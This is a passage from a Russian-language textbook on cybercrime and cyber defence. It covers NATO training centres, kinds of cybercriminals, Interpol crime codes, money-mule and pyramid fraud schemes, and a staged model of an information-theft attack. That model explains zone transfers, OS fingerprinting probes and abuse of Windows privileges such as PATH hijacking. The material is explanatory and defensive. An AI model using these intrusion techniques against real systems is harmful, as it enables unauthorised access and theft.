Центр передового опыта по совместной киберзащите НАТО в Таллинне, Эстония, является аккредитованным НАТО научно-исследовательским и учебным центром, занимающимся обучением, исследованиями и разработками в области киберзащиты. Центр предоставляет союзникам свой опыт в области киберзащиты и организует киберучения с участием как союзников по НАТО, так и привлекаемых другими партнерами — не членов НАТО.

Школа НАТО в Обераммергау, Германия, проводит киберобучение для поддержки операций, стратегии, политики, доктрины и процедур Североатлантического союза. Обучение специалистов в области киберзащиты в ближайшее время будет также осуществляться *Академией связи и информации НАТО* (NATO Communications and Information Academy), которая в настоящее время строится в Оэйрасе, Португалия. Наконец, *Оборонный колледж НАТО* в Риме (NATO Defence College), Италия, способствует развитию стратегического мышления по военно-политическим вопросам, в том числе по вопросам киберзащиты.

НАТО взаимодействует с широким кругом «партнеров», включая международные организации, промышленность и научные круги.

Как утверждается, киберзащита является одним из направлений укрепления сотрудничества между НАТО и Европейским Союзом в рамках все более скоординированных усилий двух организаций по противодействию гибридным угрозам. НАТО и ЕС обмениваются передовым опытом и информацией между группами реагирования на киберинциденты.

НАТО также «помогает» странам-партнерам решать вопросы кибербезопасности. Например, один из Трастовых фондов НАТО по поддержке Украины

ориентирован на киберзащиту. Киберзащита также является областью, где НАТО поддерживает Иорданию, в рамках технической помощи в области обороны и укрепления оборонного потенциала.

1.5. Киберпреступления и киберпреступники — классификация, методы «работы» и способы защиты

1.5.1. Классификация киберпреступников

В качестве введения следует отметить, что на момент выхода книги не существует всеобъемлющей классификации как самих киберпреступлений, так и осуществляющих их исполнителей (киберпреступников).

Поэтому здесь мы приведем только наиболее часто используемые экспертами термины и определения.

Начнем с того, что существует три основных термина — *хакер*, *фрикер* и *кракер*.

Хакер (Hacker) — индивидуум, который получает удовольствие от изучения деталей функционирования компьютерных систем и от «расширения их возможностей».

Кракер (Cracker) — имеет основной задачей непосредственное осуществление процессов «взлома» компьютерной системы с целью получения несанкционированного доступа к чужой информации (кражи, подмены, шантажа).

Фрикер (Frecker) — это телефонный грабитель, занимающийся «выкачиванием» денег из клиентов телефонных компаний.

В свою очередь хакеры делятся на следующие типы (виды): «Белые шляпы», «Черные шляпы», «Серые шляпы», «Суицидники», «Скрипт-кидди», «Наемники», «Госнаемники».

В отличие от киберпреступников — «Черных шляп» (Black hat), «Белые шляпы» — это не киберпреступники, а обычные специалисты по ИТ-безопасности, в том числе работающие в крупных ИТ-компаниях, а также исследователи систем, *не нарушающие закон*.

«Серые шляпы» (Gray hat) — это обычно исполнители мелких нарушений законодательства или нарушители каких-либо внутренних правил любого интернет-сервиса.

Фишеры (phishing, от *fishing* — рыбная ловля, выуживание, и *password* — пароль) — занимаются таким видом интернет-мошенничества, цель которого — получить идентификационные данные пользователей. Сюда относятся кражи паролей, номеров кредитных карт, банковских счетов и другой конфиденциальной информации.

Фишинг представляет собой пришедшие на почту поддельные уведомления от банков, провайдеров, платежных систем и других организаций о том, что по какой-либо причине получателю срочно нужно передать / обновить личные данные. Причины могут называться различные. Это может быть утеря данных, поломка в системе и прочее.

Атаки фишеров становятся все более продуманными, применяются методы социальной инженерии. Но в любом случае клиента пытаются напугать, придумать критичную причину для того, чтобы он выдал свою личную информацию.

Как правило, сообщения содержат угрозы, например, заблокировать счет в случае невыполнения получателем требований, изложенных в сообщении («если вы не сообщите ваши данные в течение недели, ваш счет будет заблокирован»). Забавно, но часто в качестве причины, по которой пользователь якобы должен выдать конфиденциальную информацию, фишеры называют необходимость улучшить антифишинговые системы («если хотите обезопасить себя от фишинга, пройдите по этой ссылке и введите свой логин и пароль»).

Дропперы (Dropper — бомбосбрасыватели) — это программы, которые скрытно устанавливают вредоносное ПО, встроенное в их код, на компьютер. Обычно программы загружаются на компьютер жертвы, сохраняются и запускаются без уведомления (или с ложным уведомлением). Дропперы используются для скрытной установки других вредоносных программ или для того, чтобы помочь таким программам избежать обнаружения (не каждая защитная программа способна проверить все компоненты внутри дроппера).

Дудосеры — человек, который организует и реализует DoS-атаки на серверы и сайты.

Ордеры — это люди, специализирующиеся на снятии денег с чужих карт.

Заливщик (ливщик) может детально «зарабатывать» до 1 млн евро в месяц. Этот вид киберпреступности ниже мы рассмотрим более подробно как один из наиболее распространенных.

Ботоводы — это люди, которые целенаправленно программными методами «накручивают» на свой (или чужой) канал подписчиков и просмотры. Ботовод — необязательно хозяин канала, бота или владелец сервиса по «накрутке». Но в мире Telegram-каналов *ботоводами называют людей, которые пользуются услугами сервисов накрутки*. Бот — это обычный аккаунт, у которого по ту сторону экрана находится не человек, а обычный скрипт. Бот ничего не покупает, не читает, не взаимодействует и не проявляет активность, пока скрипт не «попросит» что-либо сделать — подписаться, посмотреть пост, лайкнуть, написать. На момент выхода книги это наиболее распространенный метод борьбы с конкуренцией.

1.5.2. Классификация компьютерных преступлений по Интерполу

В 1991 году кодификатор «по Интерполу» был интегрирован в автоматизированную систему поиска и в настоящее время доступен подразделениям Национальных центральных бюро Международной уголовной полиции «Интерпол» более чем 120 стран мира.

Все коды, характеризующие компьютерные преступления, имеют идентификатор, начинающийся с буквы Q. Для характеристики преступления могут использоваться до пяти кодов, расположенных в порядке убывания значимости совершенного[5].

QA — Несанкционированный доступ или перехват

QAN — компьютерный абордаж

QAI — перехват

QA1 — кража времени

QAZ — прочие виды несанкционированного доступа и перехвата

QD — Изменение компьютерных данных

QDL — логическая бомба

QDT — троянский конь

QDV — компьютерный вирус

QDW — компьютерный червь

QDZ — прочие виды изменения данных

QF — Компьютерное мошенничество (computer fraud)

QFC — мошенничество с банкоматами

QFF — компьютерная подделка

QFG — мошенничество с игровыми автоматами

QFM — манипуляции с программами ввода/вывода

QFP — мошенничества с платежными средствами

QFT — телефонное мошенничество

QFZ — прочие компьютерные мошенничества

QR — Незаконное копирование («пиратство»)

QRG — компьютерные игры

QRS — прочее программное обеспечение

QRT — топография полупроводниковых изделий

QRZ — прочее незаконное копирование

QS — Компьютерный саботаж

QSH — с аппаратным обеспечением

QSS — с программным обеспечением

QSZ — прочие виды саботажа

QZ — Прочие компьютерные преступления

QZB — с использованием компьютерных досок объявлений

QZE — хищение информации, составляющей коммерческую тайну

QZS — передача информации конфиденциального характера

QZZ — прочие компьютерные преступления

Несанкционированный доступ — неправомерный доступ к компьютерной системе или сети путем нарушения охранных мер.

Несанкционированный перехват — неправомерный и осуществленный с помощью технических средств перехват сообщений, приходящих в компьютерную систему или сеть, исходящих из компьютерной системы или сети и передаваемых в рамках компьютерной системы или сети.

Изменение компьютерных данных — неправомерное изменение компьютерных данных.

Компьютерное мошенничество — введение, изменение, стирание или подавление компьютерных данных или компьютерных программ или иное вмешательство в процесс обработки данных, которое влияет на результат обработки данных, что причиняет экономический ущерб или приводит к утрате собственности другого лица, с намерением получить незаконным путем экономическую выгоду для себя или для другого лица.

Компьютерный саботаж — введение, изменение, стирание или подавление компьютерных данных или компьютерных программ или создание помех ком-

пьютерным системам с намерением воспрепятствовать работе компьютера или телекоммуникационной системы.

1.5.3. Детализированный алгоритм типовой кибератаки

Рассмотрим перечень и содержание основных этапов стандартной кибератаки, имеющей целью **кражу информации** [<https://cyberpedia.su/8x101d4.html>].

Этап 1. Инвентаризация

Первый шаг в процессе создания перечня (инвентаризации) сети состоит в идентификации доменных имен и связанных с ними сетей, относящихся к данной организации. Доменные имена характеризуют присутствие в Интернете и являются сетевыми эквивалентами названия компании. Существует множество баз данных, которые можно опросить для получения необходимой информации.

Разные запросы предоставляют различную информацию. Основная часть сведений, используемых злоумышленниками в начале атаки, определяется запросами следующих типов:

- организационный. Выводит всю информацию, относящуюся к конкретной организации;
- доменный. Выводит всю информацию, относящуюся к конкретному домену;
- сетевой. Выводит всю информацию, относящуюся к конкретной сети или к одному IP-адресу;
- контактный. Выводит всю информацию, относящуюся к конкретному лицу, обычно — к ответственному сотруднику организации.

Этап 2. Опрос DNS

После определения всех связанных доменов можно начать опрос DNS (Domain Name Service — служба доменных имен). DNS представляет собой распределенную базу данных, используемую для отображения IP-адресов на имена сетевых компьютеров и наоборот. Если DNS сконфигурирована без учета требований защиты, важная информация об организации становится доступной.

Пересылка «файла зоны» — наиболее уязвимое звено для киберпреступника.

Одной из наиболее серьезных ошибок конфигурации, которую может сделать системный администратор, является разрешение ненадежным пользователям Интернета выполнять пересылку зон DNS.

Пересылка файла зоны (zone transfer) позволяет вторичному управляющему серверу обновлять свою базу данных о зонах, по запросам к первичному управляющему серверу. Это делается для повышения надежности (резервирования) DNS на случай отказа первичного сервера имен. Обычно пересылку зоны DNS достаточно выполнять только на вторичных управляющих серверах DNS. Однако многие серверы DNS сконфигурированы неверно, поэтому выдают копию зоны любому, кто ее запросит. Это не так плохо, если выводятся только информация о подключенных к Интернету системах и реальные имена сетевых компьютеров, хотя поиск потенциальных целей для атаки упрощается. Настоящая проблема возникает тогда, когда организация не пользуется механизмом общих, личных DNS для отделения внешней информации DNS (которая является общедоступной) от своей внутренней (личной, частной)

информации. В этом случае атакующим раскрываются имена и IP-адреса внутренних сетевых компьютеров. Предоставление в Интернете информации о внутренних IP-адресах ненадежному пользователю аналогично предоставлению полной схемы или дорожной карты внутренней сети организации.

Этап 3. Разведка сети

После идентификации сетей злоумышленник пытается определить их топологию, а также потенциальные пути доступа.

Сканирование

Если рекогносцировка — это поиск источников информации, то сканирование — это обнаружение уязвимостей систем. Во время рекогносцировки атакующий получает: имена и телефоны сотрудников, диапазоны IP-адресов, серверы DNS и почтовые серверы. Теперь он определяет, какие системы достижимы из Интернета, с помощью утилит диапазонной проверки по ring, сканирования портов и автоматизированных средств исследования.

Сканирование портов

Применив диапазонное зондирование ICMP или TCP, злоумышленник находит функционирующие (живые) системы и при этом собирает некоторую полезную информацию. Затем приступает к *сканированию портов* каждой системы. Сканирование портов представляет собой процесс подключения к портам TCP и UDP исследуемой системы с целью выявления работающих служб или состояния порта LISTENING (прослушивание).

Идентификация «слушающих портов» важна в определении типа операционной системы и используемых приложений. Активные «слушающие» службы могут позволить неавторизованному пользователю получить доступ к системам с неправильной конфигурацией или к версиям программных продуктов с известными слабыми местами в защите.

Итак, существует множество средств и методов сканирования портов. Основная цель при сканировании портов состоит в выявлении слушающих портов TCP и UDP исследуемой системы. Вторая цель — определение типа сканируемой операционной системы. Конкретная информация об операционной системе используется на этапе построения «карты слабых мест». Требуется максимальная точность в выявлении уязвимых мест исследуемой системы или систем. Поэтому нужна определенная степень уверенности в том, что удастся идентифицировать операционную систему целевого объекта. Применяют методы захвата заголовков, которые извлекают информацию из служб FTP, telnet, SMTP, HTTP, POP и др. Это простейший способ определения операционной системы и соответствующего номера версии работающей службы.

Способы, которые могут быть использованы для идентификации операционной системы:

- проба пакетом FIN. На открытый порт посылается пакет FIN. Правильным поведением будет отсутствие ответа, однако многие реализации стека (например, в Windows NT) отправляют в ответ сообщение FIN/ACK;
- проба фальшивым флагом. В заголовке TCP пакета SYN устанавливается неопределенный флаг TCP. Некоторые операционные системы (например, Linux) передают установленный флаг в ответном пакете;

- выборка начального последовательного номера (ISN, Initial Sequence Number). Основная предпосылка состоит в поиске шаблона для начальной нумерации, применяемого в реализации TCP при отклике на запрос соединения;
- мониторинг бита запрета фрагментации (DF, Do not Fragment). Некоторые операционные системы для повышения производительности устанавливают бит (флаг) запрета фрагментации. Проверка этого бита позволяет определить тип операционной системы;
- начальный размер окна TCP. Отслеживается начальный размер окна в возвращаемых пакетах. Для некоторых реализаций стека это значение уникально и может существенно повысить точность идентификации;
- значение ACK. Стек IP отличается значением последовательного номера (Sequence Number), используемым для поля ACK (некоторые реализации посылают в ответ тот же номер, а другие – номер плюс один);
- подавление сообщений об ошибках ICMP;
- выборки информации сообщений об ошибках ICMP. Операционные системы отличаются объемом информации, которую они посылают в ответ на ошибки ICMP. Проверка возвращенное сообщение, можно сделать некоторые предположения о типе операционной системы;
- целостность ответных сообщений об ошибках ICMP. Некоторые реализации стека изменяют заголовки IP в возвращаемых сообщениях об ошибках ICMP. Проверка изменения заголовка, можно сделать некоторые предположения об операционной системе;
- тип службы (ToS, Type of Service). Большинство реализаций стека помещает в это поле значение 0, однако оно может варьироваться;
- обработка фрагментов. При повторной сборке пакета некоторые стеки переписывают новые данные поверх старых, а некоторые наоборот. Выяснив, как были собраны тестовые пакеты, можно сделать определенные предположения об операционной системе хоста;
- параметры TCP. Посылая пакеты несколькими параметрами (такими, как «нет операции», максимальный размер сегмента, коэффициент масштаба окна или метка времени), можно сделать некоторые предположения об операционной системе.

Этап 4. Составление карты

Далее злоумышленник составляет карту (план) своих последующих действий, где определяет конкретные цели, задачи и мотивы своего деяния.

После этого злоумышленник переходит на стадию совершения КП, где его действия уже нарушают законодательство РФ и других стран.

Этап 5. Получение доступа

Имея определенные цели, мотивы и задачи, киберпреступник получает доступ к объекту. На стадии получения доступа злоумышленник решает проблемы обхода систем защиты объекта, а также получения доступа к интересующему информационному ресурсу с минимальными правами.

Варианты получения доступа к объекту, то есть взлом системы, подробно представлены в зарубежной литературе: Макклур С., Скембрей Д., Куртц Дж., в российской литературе — Левина М.

Получив доступ к объекту с ограниченными правами, злоумышленник при помощи специализированных утилит производит эскалацию своих привилегий, т.е. расширяет свои полномочия.

Этап 6. Расширение полномочий

Чтобы получить информацию со взломанной машины и остальной части сети, необходимо расширить привилегии до статуса более мощной учетной записи.

Этот процесс называется *расширением привилегий*. Этот термин в общих чертах описывает процесс расширения возможностей владельца текущей учетной записи пользователя до возможностей более привилегированной учетной записи, такой как учетная запись администратора или запись SYSTEM. С точки зрения преступника, взлом учетной записи пользователя и последующая атака по расширению привилегий может быть проще, чем поиск на удаленной системе уязвимого места, которое сразу же могло предоставить права уровня суперпользователя. В любом случае, прошедший аутентификацию злоумышленник, скорее всего, будет иметь в своем распоряжении больше ресурсов, чем тот, кто не прошел аутентификацию, независимо от уровня привилегий.

В Windows каждый субъект доступа обладает некоторым (возможно, пустым) набором привилегий. Привилегии представляют собой права на выполнение субъектом действий, касающихся системы в целом, а не отдельных ее объектов.

Существуют следующие *привилегии* (наиболее основные):

- архивирование файлов и каталогов;
- завершение работы операционной системы и перезагрузка компьютера;
- изменение системного времени;
- доступ к компьютеру из сети;
- разрешение локального входа;
- отладка программ;
- принудительное удаленное завершение работы;
- загрузка и выгрузка драйверов устройств;
- управление аудитом и журналом безопасности;
- создание файла подкачки;
- увеличение приоритета диспетчирования;
- изменение параметров среды;
- смена владельца файлов или иных объектов;
- создание журналов безопасности.

При входе в систему пользователь (преступник) получает привилегии, а затем расширяет их до уровня, необходимого для решения поставленных целей.

Некоторые из перечисленных привилегий позволяют злоумышленнику, обладающему ими, преодолевать те или иные элементы защиты операционной системы. Рассмотрим эти привилегии.

- Привилегия создавать резервные копии информации позволяет пользователю игнорировать разграничение доступа при чтении файлов, директорий, ключей и значений реестра. Аналогично — восстанавливать.

- Привилегия назначать процессам высокий приоритет позволяет пользователю «завесить» операционную систему, создав процесс с высоким приоритетом и введя его в вечный цикл.
- Пользователь, обладающий привилегией изменять системные переменные среды, может, изменив значения переменных path и windir, добиться того, чтобы поиск операционной системой исполняемых модулей для загрузки начинался с личной директории пользователя. Если затем пользователь поместит в эту директорию под именем одной из системных библиотек программную закладку, при первом же обращении операционной системы к данной библиотеке данная программная закладка будет запущена с полномочиями системного процесса.
- Привилегия отлаживать программы позволяет пользователю обращаться к любому процессу по любому методу доступа. В частности, программа, запущенная таким пользователем, может изменить произвольным образом содержимое адресного пространства любого процесса операционной системы, что предоставляет такому пользователю практически неограниченные полномочия.
- Привилегия загружать и выгружать драйверы и сервисы позволяет пользователю выполнять произвольный код от имени и с правами операционной системы (псевдопользователя SYSTEM). Пользователь может внедрять в операционную систему программные закладки под видом драйверов и сервисов. Учитывая, что драйверы устройств Windows NT могут игнорировать большинство защитных функций операционной системы, эта привилегия дает обладающему ею субъекту практически неограниченные полномочия.
- Привилегия аудитора позволяет пользователю маскировать свои несанкционированные действия, изменяя политику аудита таким образом, чтобы эти действия не регистрировались.
- Привилегия добавлять записи в журнал аудита (создание журналов безопасности) позволяет пользователю записывать в журнал аудита произвольную информацию, в том числе и информацию, компрометирующую других пользователей.

Расширение привилегий — это очень мощный вид атак, которые используются для повышения уровня прав учетной записи пользователя до уровня администратора.

Этап 7. Кража информации

После расширения полномочий до необходимого злоумышленнику уровня он производит кражу информации, которая и является конечной целью его многоэтапной атаки.

1.5.4. «Залив денег на карту быстро и без предоплаты» — тонкости проффесий заливщика, рефорда и ботовода

В современных социальных сетях (Одноклассники, Фейсбук, ВКонтакте) сегодня существует множество групп и сообществ по *заливу денег на карту*.

«Залив» — это жаргонное выражение. Оно означает *перевод денежных средств с одного счета на другой*. Заливщик предлагает перевести на банковскую карту любую запрашиваемую человеком сумму. Или, проще говоря, сделать залив денег на карту

быстро. При этом обещает 100%-ный результат в течение 15–20 минут. Например, человеку требуется хоть какая-то сумма, чтобы дожить до зарплаты, и он вынужден обратиться к заливщику.

В популярном блоге «Бизнес в Интернете» Жук Александра [<https://help-zarabotok.ru/zaliv-deneg-na-kartu-bystro-i-bez-predoplaty.html>] подробно описан механизм «работы» таких заливщиков. Приведем ниже максимально близко к тексту ту часть материалов блога, которая на понятном простому пользователю Интернета языке описывает механизмы работы «заливщиков».

Итак, в социальных сетях заливщик обязуется «залить деньги» любому обратившемуся клиенту от 100 000 рублей и выше. Откуда у него такие деньги? Все просто. Один заливщик не скрывает, что взломал банковские счета и делится деньгами с людьми. Другой заливщик сообщает, что работает со списанными банковскими картами. Якобы на списанных картах остаются деньги, он их извлекает и безвозмездно раздает людям. Так в чем суть «развода»?

Как правило, обратившийся к заливщику «клиент» говорит, что ему не надо так много денег, примерно тысяч 10–20 хватит. Заливщик отвечает, что с такими «мелкими» суммами не работает и начинает психологически «давить» на человека, чтобы вызвать доверие.

Обычно заливщик на этом этапе использует следующие приемы.

1. Если вам нужны деньги, то работаем. Если отказываетесь, то прощаемся.
2. У меня мало времени на разговоры, люди в очереди ждут залива.
3. Всяческими способами показывает свою занятость. Например, долго не отвечает на сообщение человека.
4. Выкладывает фотки с пятитысячными купюрами, которые всею разложены на его столе.
5. Показывает скрины положительных отзывов от других людей.

После этих убедительных манипуляций человек соглашается на крупную сумму. Более жадный человек без промедления соглашается на залив денег. На лету ловит каждое слово заливщика, даже не дочитывает до конца его предложения.

И здесь наступает кульминационный момент. Заливщик сообщает, что нужно произвести ПРЕДОПЛАТУ (процент от заливаемой суммы). Процент устанавливает сам заливщик якобы для гарантии. Это может быть 10%, а может быть 30%. В среднем сумма предоплаты за залив денег на карту составляет от полутора до пяти тысяч российских рублей.

«Клиент» должен перечислить предоплату на указанный заливщиком реквизит. Условия залива денег на карту таковы, что это нужно сделать до момента залива денег на карту. После чего ждать несколько минут залив денег на оговоренную двумя сторонами сумму. Одни заливщики заранее говорят, что надо обязательно снять поступившую сумму. Другие этого не требуют. Просто просят перевести их процент на определенный реквизит.

Сегодня залив денег на карту весьма популярная услуга. Заливщиков в Интернете много, у каждого из них свои условия. Одни требуют предоставить паспорт. Другим не нужен документ. Третьи просят паспорт и фото на фоне личной страницы в соцсети. Аргументируют тем, что хотят иметь дело только с реальными людьми, а не фейками.

Далее происходит процесс залива денег на карту, и наступают «последствия».

Человек произвел предоплату заливщику и сидит, ждет чуда. В течение 10–15 минут заливщик отвечает ему, что программа обрабатывает вывод денежных средств. Просит подождать еще немного.

После 30 минут ожидания «клиент» опять пишет заливщику, Мошенник уже «исчез с горизонта» — просто прикарманил себе деньги и занес человека в черный список. Никакого залива денег на карту обманутый человек не получил. В этом процессе зарабатывают только сами мошенники.

Однако существуют и **реальные заливщики**, схему работы которых популярно объясняет вышеупомянутый блогер Жук.

Они на самом деле существуют, но значительно отличаются от вышеописанных *мошенников*. Схема залива денег на карту у них другая. Как хорошо знают сотрудники соответствующих управлений МВД и ФСБ, в настоящее время орудуют большие организованные группы высокопрофессиональных киберпреступников. Они «по-настоящему» грабят банки, используя различные доступы к базам данных. Но поскольку сегодня любая банковская операция фиксируется в системе, эти преступники придумали самый лучший способ для «отмывки» денег — залив денег на карту.

Действия «настоящих» заливщиков отличаются от «мошенников»-заливщиков. Они:

- Никогда не просят паспортные данные.
- Переводят обговоренную сумму очень быстро, 5–10 минут.
- Ни за что на свете не признаются, откуда у них такие огромные суммы.
- Просят только номер банковской карты и ничего более.
- Предлагают перевести залив денег на несколько карт, имеющих у человека.
- Никогда не просят предоплату.
- Не демонстрируют пачки денег в руках.
- Не допускают комментирования их залива.

После того как залив денег на карту прошел успешно и деньги на карту «клиенту» переведены, он требует вернуть назад 70% от суммы. *Оставшиеся деньги 30% остаются у человека*. Таким образом, украденные деньги поступили на счет «клиенту», а заливщик остался чистым перед лицом закона. Однако абсолютное большинство клиентов не понимают, что с того момента, как он пошел к банкомату снять залитые (сворованные) деньги, *он стал соучастником преступления*. След на отмытые деньги ведет к тому, кто получил залив, и современные «киберсыщики» рано или поздно придут по этому следу.

Итак, в первом случае «залив денег на карту» вы попроситесь со своими деньгами, а залива не получите. Во втором случае деньги получите, но вполне можете оказаться в тюрьме с большим сроком за преступление. И вы никогда не докажете, кто перевел вам эти деньги. Служба безопасности банка моментально устанавливает связь именно с владельцем карты.

И в заключение этого краткого обзора рассмотрим относительно недавно возникшую и стремительно набирающую активность в соцсетях категорию кибермошенников — **рефоводы** и их разновидности.

В основе деятельности рефоводов лежит такое понятие, как хайп.

В хайпах основным инструментом продвижения (реклама, «раскручивание» проектов) является *реферальная система*, основанная на деятельности многочис-

ленных рефоводов, лоховодов и ботоводов. В основном, это профессионалы, размещающие свои реферальные ссылки на различные проекты в наиболее популярных информационных ресурсах, соцсетях, форумах, блогах.

В этом «высокотехнологичном бизнесе» часто используют два основных сетевых термина, которые произошли от английского слова *reference* — **ссылка**.

1. **Рефералы** — это привлеченные в хайп через реферальные ссылки новые инвесторы, сделавшие финансовые вложения в проект с целью получения прибыли.
2. **Рефоводы** — это зарегистрированные пользователи интернет-проекта, получившие ссылки и материалы рекламного характера, размещающие их в сети и получающие доход от инвестиций приведенных рефералов.

Эти два термина связаны с конкретным методом привлечения инвесторов, который осуществляется путем перехода потенциального клиента по предложенной рефордом ссылке.

Термин *хайн* (HYIP) «*Yield Investment Program*» означает высокодоходную инвестиционную программу.

В интернете существует целая *хайн-индустрия*, когда инвесторы попадают в проекты через распространенные ссылки. В принципе — это своеобразная **финансовая пирамида**, в которой администраторы проектов «делятся» доходом с рефоводами и рефералами.

Хотя в Интернете работают тысячи реальных хайпов, на которых реально можно заработать, но в этой сфере действуют и много мошеннических группировок, где вкладчики реально теряют средства, а псевдопроекты и лоховоды — зарабатывают.

Лоховоды (*псевдолидеры*) — это те не менее многочисленные пользователи Сети, которые обманным путем приглашают инвесторов в так называемые скам-проекты (давно не делающие выплат по каким-либо обстоятельствам).

С ростом количества проектов прогрессируют как сами лоховоды, так и их пирамидальные схемы. *Цель лоховодов — заработок на инвесторах, привлеченных в скам-проекты.*

Необходимо отметить, что для получения прибыли от хайпа лоховоды используют идентичные инструменты продвижения, а именно: рекламу и реферальные ссылки.

По сути рефералы, зарегистрировавшись по ссылкам рефоводов и вложив реальные *финансовые* средства в проект, должны получать реальный доход, его отсутствие свидетельствует о попадании инвесторов на «уловки» лоховодов.

Если рефоводы очень серьезно подходят к выбору проектов, то лоховоды обычно рекламируют «все подряд».

В свою очередь лоховодов (псевдолидеров) условно можно разделить на три группы.

1. Лоховоды, вымышляющие *условный токен и токенсейл*, привлекающие с их помощью потенциальных инвесторов уверениями в выгоды вложений и «сворачивающие» проект сразу же после сбора приличной суммы.
2. Неосознанные лоховоды — приглашающие своих знакомых и «знакомых знакомых» в проекты, не убедились, платят они или нет.
3. Лоховоды, стремящиеся привлечь максимум инвесторов, чтобы самим больше заработать, но искренне не знающие, что проект не будет оплачен.

Опытные лоховоды действуют через *чаты и блоги* в социальных сетях, причем даже некоторые из них проводят *семинары и вебинары*. Иногда бывают так убедительны, что на их уловки попадают даже юридически грамотные инвесторы. Однако в большинстве случаев основная их цель — *новички*. *Лоховоды*, в отличие от *рефоводов*, лгут, что вложения 100%-ю прибыльные, убеждая в этом потенциальных инвесторов.

Как и в любой финансовой пирамиде, в этом случае также денежные перечисления ранее привлеченным инвесторам делаются из вкладов, внесенных новыми. Поэтому такой хайп реально не будет работать без постоянного присоединения всех вкладчиков и сохранения старых, участвующих в реинвестах. Понятно, что здесь необходим регулярный приток средств, которому способствует работа рефоводов. Такая стратегия — основа долгого существования прибыльных хайпов.

На сайте блога (<https://my-busines.ru/useful/refovody-kto-jeto-takie-refovody-byvajut-lohovody-i-botovody-otkrytye-i-anonimnye>) можно прочитать определения еще одной разновидности интернет-бизнесменов — *рефоводы-ботоводы*.

Понятия «роботы» (боты), «интернет-боты» естественным путем образовались от двух слов от чешского — *robot* и английского — *bot*. Это программы, работающие через интерфейс *автоматически* или по определенному ботоводами времени.

Ботоводы — это разновидность рефоводов, непосредственно не занимающаяся помощью *рефералам* и общением с ними. Осуществляют размещение рекламы с реферальными ссылками в блогах, заполняемых с помощью ботов и программ массового постинга. В случае недостатка материалов на все заданные ресурсы боты размещают «запошенные» до полного их заполнения (берут не качеством информации, а количеством).

Ботоводы вкладывают средства в массовые закупки рекламы в соцсетях, форумах, посещаемых ресурсах. На них размещают свои реферальные ссылки в виде баннеров, видеороликов, «цепляющих» статей, «тизеров». Через клик по ним автоматически происходит перенаправление на хайпы, где заинтересованные пользователи делают свои депозиты. Рефералы, как правило, даже никогда не связываются с аплайном, распространившим ссылку, часто даже не подозревая, что сами ими являются.

К ботоводам также можно отнести и вышеупомянутых спамеров, рассылающих надоедливую рекламу не заинтересованным в этом людям.

Еще одна разновидность рефоводов, **рефбек** — это своеобразная гарантия рефералам в виде дополнительного дохода к прибыли от хайпа, его сумму определяют рефоводы. Администраторы хайпов всегда заинтересованы в грамотных рефоводах, поэтому оплачивают им повышенную реферальную комиссию, которой они и делятся с привлеченными ими инвесторами.

Юридическое право на рефбек имеют пользователи, официально зарегистрировавшиеся по реферальным ссылкам блогеров и внесшие свой депозит.

Рефбек — это достаточно эффективный легальный инструмент привлечения аудитории в проекты. Но не желая делиться своими средствами за выполненную работу, часть рефоводов предпочитают их не платить, хотя многие отдают рефералам до 50–70% своего личного заработка.

Открытость привлекает пользователей, поэтому среди рефоводов, показывающих свое лицо, основная часть — лоховоды, афиширующие фото и видео, имитирующие богатую жизнь.

Открытые рефоводы иногда показывают себя в видео о проектах и семинарах.

В основном все субъекты хайп-индустрии стараются соблюдать анонимность — не показывать лица, не сообщать адреса. Администраторы хайпов часто используют не свои фотографии, банковские карты и компании-однодневки.

Не афишируют себя и обычные инвесторы, используя для регистрации в проектах неверные данные.

Любой хайп станет скамом, поэтому для защиты репутации практикуется анонимность.

Как можно теперь понять из всего вышеизложенного, грань между *рефоводами*, *лоховодами* и *ботоводами* весьма условная. Рефоводы, размещая свои ссылки и баннеры, превращаются в ботоводов, а умолчав о проблемах проекта — в лоховодов. Последние могут продвигать не только скамы, но и прибыльные проекты.

1.5.5. Пример эффективного расследования киберпреступлений: взлет и падение русскоязычного хакера Fxmsr

1.5.5.1. Компания Group-IB — расследование и предотвращение киберпреступлений как важный компонент кибербезопасности

На момент выхода этой книги в мире существует уже несколько сотен средних и крупных компаний, специализирующихся исключительно на расследованиях и предотвращении киберпреступлений и мошенничеств с использованием высоких технологий. Этот вид деятельности становится весьма прибыльным бизнесом. Но и конкуренция на этом высокоинтеллектуальном рынке весьма высока.

В качестве типового примера представителя этого перспективного бизнеса здесь следует привести российскую компанию Group-IB, ставшую одной из ведущих международных компаний по предотвращению и расследованию киберпреступлений и мошенничеств.

Компания была основана Ильей Сачковым в 2003 году, штаб-квартира расположена в Москве. За 15 лет работы сотрудники Group-IB совместно с российскими и международными правоохранительными органами провели более 1000 расследований в 30 странах мира, 150 дел закончились для киберпреступников тюремными сроками. При участии криминалистов Group-IB были разоблачены несколько преступных групп, а их участники оказались за решеткой (Cron, Carberg, Hodprod, Germes).

Group-IB начинала работу с расследований киберпреступлений и компьютерной криминалистики. Полученный опыт и уникальные знания легли в основу высокотехнологичных продуктов, позволяющих не только эффективно расследовать, но и предотвращать киберпреступления. С помощью рассмотренной нами в одной из глав этой книги системы киберразведки Threat Intelligence (мониторинг, анализ и прогнозирование угроз для компании) клиенты компаний оперативно получают информацию о киберугрозах — жизненно важный компонент эффективной защиты и бизнеса.

В 2015 году Group-IB стала единственной российской компанией в отчете аналитического агентства Gartner о рынке Threat Intelligence. В том же году компания названа в числе 7 самых влиятельных игроков в сфере информационной безопас-

ности по версии британской редакции издания Business Insider. В 2017-м международная компания IDC назвала Group-IB лидером российского сегмента этого рынка, а Forrester Research в отчете о мировом рынке Threat Intelligence оценило продукт Group-IB в 9 баллов из 10.

Лаборатория компьютерной криминалистики и исследования вредоносного кода Group-IB названа крупнейшей в Восточной Европе. В октябре 2011 года Group-IB первой в России открыла частный CERT-GIB — (Computer Emergency Response Team — Group-IB) — центр круглосуточного реагирования на инциденты информационной безопасности. За шесть лет работы специалистами CERT было заблокировано более 10 000 доменных имен в зонах «.РФ» и «.RU» — в первую очередь тех, откуда шло управление ботнетами, распространение вредоносных программ и фишинга. Опыт и решения Group-IB позволяют эффективно предотвращать и бороться с кражами денег, угрозами экстремизма и терроризма, кибершпионажем, атаками на объекты критичной информационной инфраструктуры, перехватом управления ключевыми информационными ресурсами.

1.5.5.2. Аналитический отчет Group-IB «Fxmosp: невидимый бог сети»

